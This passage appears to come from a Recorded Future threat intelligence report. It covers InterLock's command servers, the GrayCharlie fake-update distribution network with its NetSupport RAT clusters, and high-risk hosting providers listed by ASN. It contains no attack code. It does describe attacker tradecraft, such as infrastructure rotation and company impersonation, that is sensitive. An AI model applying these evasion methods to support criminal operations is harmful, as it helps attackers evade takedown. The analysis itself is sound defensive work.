


Figure 36: *InterLock higher-tier infrastructure setup (Source: Recorded Future)*

As shown in **Figure 36**, Interlock's PowerShell-based backdoor has typically embedded three C2 server IP addresses distributed across different ASNs, likely to improve resilience against infrastructure takedown efforts. Based on the analyzed samples, one IP address is commonly hosted by BLNWX (AS399629), a VPS provider that accepts cryptocurrency payments; another is frequently associated with Hetzner Online GmbH (AS24940); the third varies across samples and originates from a different ASN in each observed instance. Notably, within each backdoor sample, only one of the three C2 IP addresses communicates directly with the server hosting the administrative panel.

Although the HTTP-based administrative panel (see **Figure 37**) is hosted on TCP port 8080, Insikt Group did not observe direct threat actor connections to that port. Instead, observed traffic leveraged a range of TCP ports (4000–4109), many of which were open but exposed minimal or no banner information. We assess that these ports may be used to establish a remote desktop or similar interactive session, enabling the threat actor to control the host system and access the administrative panel through a local browser session (for example, via localhost:8080).




Figure 37: *InterLock higher-tier admin panel (Source: Recorded Future)*

By analyzing inbound and outbound FirstVPN traffic to the administrative panel across TCP ports 4000–4109, we conducted a time-based assessment to infer periods of threat actor activity. While this analysis provides only a high-level view, several notable patterns emerged. Most prominently, increased activity was observed during weekends, a behavior commonly associated with ransomware operations that aim to exploit reduced staffing levels and slower incident response during off-hours.

In addition, activity aligned closely with standard working hours in the UTC+3 to UTC+4 time zones (timestamps in **Figure 38** are shown in UTC), which include Russia and nearby regions. Notably, activity levels consistently declined or stopped entirely during local lunch hours in these time zones, suggesting human-operated access rather than fully automated processes.




Figure 38: *Activity time analysis (UTC) of InterLock threat actor interacting with the administrative panel (Source: Recorded Future)*

Traffic Distribution System (TDS)


Key Observation: The TDS ecosystem continues to expand, underscored by GrayCharlie and other groups such as TAG-124, and supported by a large user base that frequently relies on ClickFix in its various forms.

In 2025, TDSes continued to gain prominence within the cybercriminal ecosystem, reflecting a natural evolution driven by the need for greater efficiency, precision targeting, and profitability. As in 2024, their ability to deliver malicious payloads while evading detection made them a core component of modern cybercriminal operations, while increased accessibility further entrenched them in the underground economy. One TDS closely tracked by Insikt Group is GrayCharlie, which overlaps with SmartApeSG and has been active since mid-2023.

Spotlight: GrayCharlie

GrayCharlie is Insikt Group's designation for a threat activity group first observed in mid-2023 and associated with the SmartApeSG malware, also known as ZPHP or HANEYMANEY, and which operates as a TDS. The group commonly compromises legitimate WordPress websites and injects malicious JavaScript. Visitors to these sites are presented with highly convincing, browser-specific fake update prompts, such as for Chrome, Edge, or Firefox, that prompt them to download what appears to be a software update but is in fact malware.

Insikt Group identified two primary NetSupport RAT clusters associated with GrayCharlie, based on shared indicators including TLS certificates, NetSupport serial numbers and license keys, and overlapping activity timelines (see **Figure 39**). Insikt Group also identified additional NetSupport RAT C2 servers linked to GrayCharlie activity that are not currently attributed to either primary cluster. Insikt Group assesses that these clusters likely represent either separate individuals operating within GrayCharlie or distinct GrayCharlie campaigns.



GrayCharlie Clusters Observed in 2025

Cluster 1

NetSupport RAT C2 servers using month-themed TLS certificates, hosted on MivoCloud, and linked to serial-number/license-key pairs DCVTTTUUEEW23/NSM896597 and EVALUSION/NSM165348.

Cluster 2

NetSupport RAT C2 servers that share a distinct TLS certificate pattern, are hosted on MivoCloud, use the specific serial-number and license pair (XMLCTL/NSM303008), and additionally host an Acunetix instance.

Cluster 3

Additional NetSupport RAT C2 servers with non-distinct TLS certificate patterns, all hosted on MivoCloud, and using the serial-number and license-key combinations associated with Clusters 1 and 2.

Figure 39: *Overview of GrayCharlie clusters observed in 2025 (Source: Recorded Future)*

GrayCharlie primarily administers its staging infrastructure over SSH. The group manages its NetSupport RAT C2 servers over TCP port 443. Insikt Group assesses that GrayCharlie makes extensive use of proxy services to manage its infrastructure. Furthermore, based on inferred browsing activity originating from higher-tier servers, Insikt Group assesses that at least some individuals associated with GrayCharlie are likely Russian-speaking.

Threat Activity Enablers (TAEs)

Traditional analysis of cybercriminal infrastructure often highlights the largest sources of observed threat activity by volume, essentially becoming a list of major global network ASNs, such as large cloud providers, CDNs, and national telecommunications operators. While technically accurate, this perspective is inherently limited: large providers are disproportionately represented simply due to their size, reach, and availability. As a result, these findings are repetitive and rarely translate into actionable mitigation for network defenders. Organizations cannot realistically block core internet infrastructure, and simply noting that these services are often misused does not offer any new or actionable insight.

To address this, throughout 2025, Insikt Group focused on long-established and emerging TAE networks by leveraging Recorded Future's Network Threat Density List, which ranks networks based on their Threat Density Score. The Threat Density Score is calculated using the concentration of validated malicious activity relative to the total size of the IP space announced by an ASN. This highlights the networks whose infrastructure is disproportionately associated with threat activity, often indicative of TAEs that host malicious infrastructure.

This methodology enables both actionable and forward-looking assessments of the cyber threat landscape. By clustering related ASes to suspected TAE networks, Insikt Group can monitor not only where malicious activity is occurring, but where it is likely to reappear, as operators shift their IP space, migrate to new ASes, or reconstitute infrastructure in response to disruption or law enforcement activity.

Notable High-Risk TAEs of 2025

Key Observation: Based on Recorded Future's Threat Density List, Virtualine Technologies was the highest-risk network in 2025, followed by CrazyRDP and Stark Industries Solutions (now THE[.]Hosting), both of which faced enforcement action during the year. Approximately 70% of the most prominent high-risk suspected or confirmed TAEs relied on German ISP aurologic GmbH for upstream transit, which notably continued to provide connectivity to Aeza even after international sanctions were imposed.

Table 4 shows the most notable high-risk suspected TAE networks observed during 2025 based on Recorded Future's Threat Density List. Some of the suspected TAEs shown were active only for limited periods, in some cases spanning just two to three months (DolphinHost Limited and Silent Connection Ltd.), while others were disrupted by law enforcement action or sanctions (see **Figure 40**). Despite this, these networks exhibited the highest Threat Density Score, highlighting the intensity of abuse associated with their infrastructure. Among the providers identified as potential high-risk TAE networks, 70% relied on aurologic GmbH as their upstream transit provider.

Suspected or Confirmed TAE	Associated ASNs	Organization	Status
Virtualine Technologies	AS202412	Omegatech LTD	Active
	AS214943	Railnet LLC	Inactive
	AS209800	metaspinner net GmbH	Inactive
CrazyRDP	AS401120	CHEAPY-HOST	Inactive
	AS401116	NYBULA	Inactive
	AS401109	ZHONGGUANCUN-CO	Inactive
	AS401110	Sovy Cloud Services	
Stark Industries Solutions	AS44477	Stark Industries Solutions Ltd	Inactive
	AS209847	THE	Active
	AS213999	THE-CLIENTS	Active
Kaopu Cloud HK Limited	AS138915	Kaopu Cloud HK Limited	Active
Aeza	AS210644	Aeza International Ltd	Active
	AS216246	Aeza Group	Active
	AS211522	Hypercore Ltd	Active
	AS203273	NetCrafters OU	Active
PrivateAlps	AS42624	Global-Data System IT Corporation	Active
4VPS	AS215540	Global Connectivity Solutions LLP	Active
	AS207713	Global Internet Solutions LLC	Active
Defhost	AS214351	Femo IT Solutions Limited	Active
Silent Connection Ltd.	AS215240	NETRESEARCH	Inactive
DolphinHost Limited	AS214717	DOLPHINHOST	Inactive

***Table 4**: Notable high-risk suspected or confirmed TAEs and their associated ASNs (Source: Recorded Future)*




Figure 40: *2025 breakdown of malicious activity by highest-risk suspected or confirmed TAE networks (Source: Recorded Future)*

Figure 41 below highlights the most notable suspected or confirmed TAE networks observed throughout 2025 based on their TDS. Virtualine Technologies ranks first by a significant margin, followed by CrazyRDP and Stark Industries Solutions Ltd.





Figure 41: *High-risk suspected or confirmed TAE networks in 2025, ranked by Threat Density Score (Source: Recorded Future)*

Spotlight: Virtualine Technologies

Virtualine Technologies is a Russia-linked hosting provider that advertises its services on Russian-language cybercriminal forums. Insikt Group assesses with high confidence that Railnet LLC (AS214943) functions as a legal and routing entity for Virtualine Technologies. Railnet LLC, first observed in 2024, quickly emerged as a high-risk TAE and became one of the most abusive networks tracked by Insikt Group. Infrastructure routed via Railnet has supported a broad range of malicious activity linked to dozens of malware families. Its sustained presence across financially motivated threat activity reflects Virtualine Technologies' role not as a single campaign operator, but as a foundational network enabling malicious operations at scale.

Throughout 2025, Railnet provided the routing backbone for infrastructure used by Virtualine Technologies, allowing it to operate infrastructure without directly owning IP address space. This model enables frequent rotation of short-lived prefixes, complicating attribution and prolonging the lifespan of malicious infrastructure.

Virtualine Technologies has also been central to a series of company impersonation efforts, most notably involving metaspinner net GmbH and later Lanedo GmbH. In these cases, threat actors leveraged a newly created AS and re-registered domains that mimicked legitimate German companies, only to later transition the same IPv4 prefixes under Virtualine Technologies' control. The reassignment of "metaspinner" prefixes to "Lanedonet" at the height of malicious activity highlights a pattern of cycling corporate identities and network branding to sustain operations while evading scrutiny (see **Figure 42**).



	2025-08-19 16:05:04	2025-10-16 00:43:47
	inetnum ⓘ 178.16.54.0 - 178.16.54.255	inetnum ⓘ 178.16.54.0 - 178.16.54.255
version:	**2025-08-19 16:05:04**	**2025-10-16 00:43:47**
netname:	METASPINNERNET	LANEDONET
country:	NL	NL
descr:	METASPINNERNET	LANEDONET
status:	ASSIGNED PA	ASSIGNED PA
created:	2025-08-19 16:05:04	2025-08-19 16:05:04
validity:	From 2025-08-19 16:05:04 To 2025-10-16 00:43:47	From 2025-10-16 00:43:47 To 2025-10-22 19:10:00
inetnum:	178.16.54.0 - 178.16.54.255	178.16.54.0 - 178.16.54.255
geofeed:	https://metaspinner.net/geofeed.csv	https://lanedo.net/geofeed.csv
mnt-domains:	metaspinner-mnt [mntner]	lanedonet-mnt
mnt-lower:	-	+ lanedonet-mnt
mnt-routes:	-	+ lanedonet-mnt
source:	RIPE	RIPE
:	-	+ LANEDONET-MNT [mntner]
org:	ORG-MNG8-RIPE [organisation]	ORG-LD194-RIPE [organisation]
abuse-c:	MA28156-RIPE	LAD41-RIPE [role]
mnt-by:	lir-tr-mgn-1-MNT [mntner]	lir-tr-mgn-1-MNT [mntner]
	Referenced by 1 elements	**Referenced by 1 elements**

***Figure 42**: An example of one of metaspinner's IPv4 prefixes being reassigned to "Lanedonet" (Source: RIPEStat)*

Malicious activity spiked after the fraudulent "Metaspinner" network lost visibility, following the legitimate owner and CEO of metaspinner GmbH reporting the impersonation to Réseaux IP Européens Network Coordination Centre (RIPE NCC). After this disruption, activity that had previously emanated from metaspinner-attributed infrastructure reappeared through Railnet LLC, consistent with the transfer of metaspinner's IPv4 prefixes into Railnet's routing footprint (see **Figure 43**). This transition reinforces the assessment that Railnet enables continuity of operations by absorbing and re-announcing infrastructure when exposed networks are forced offline.

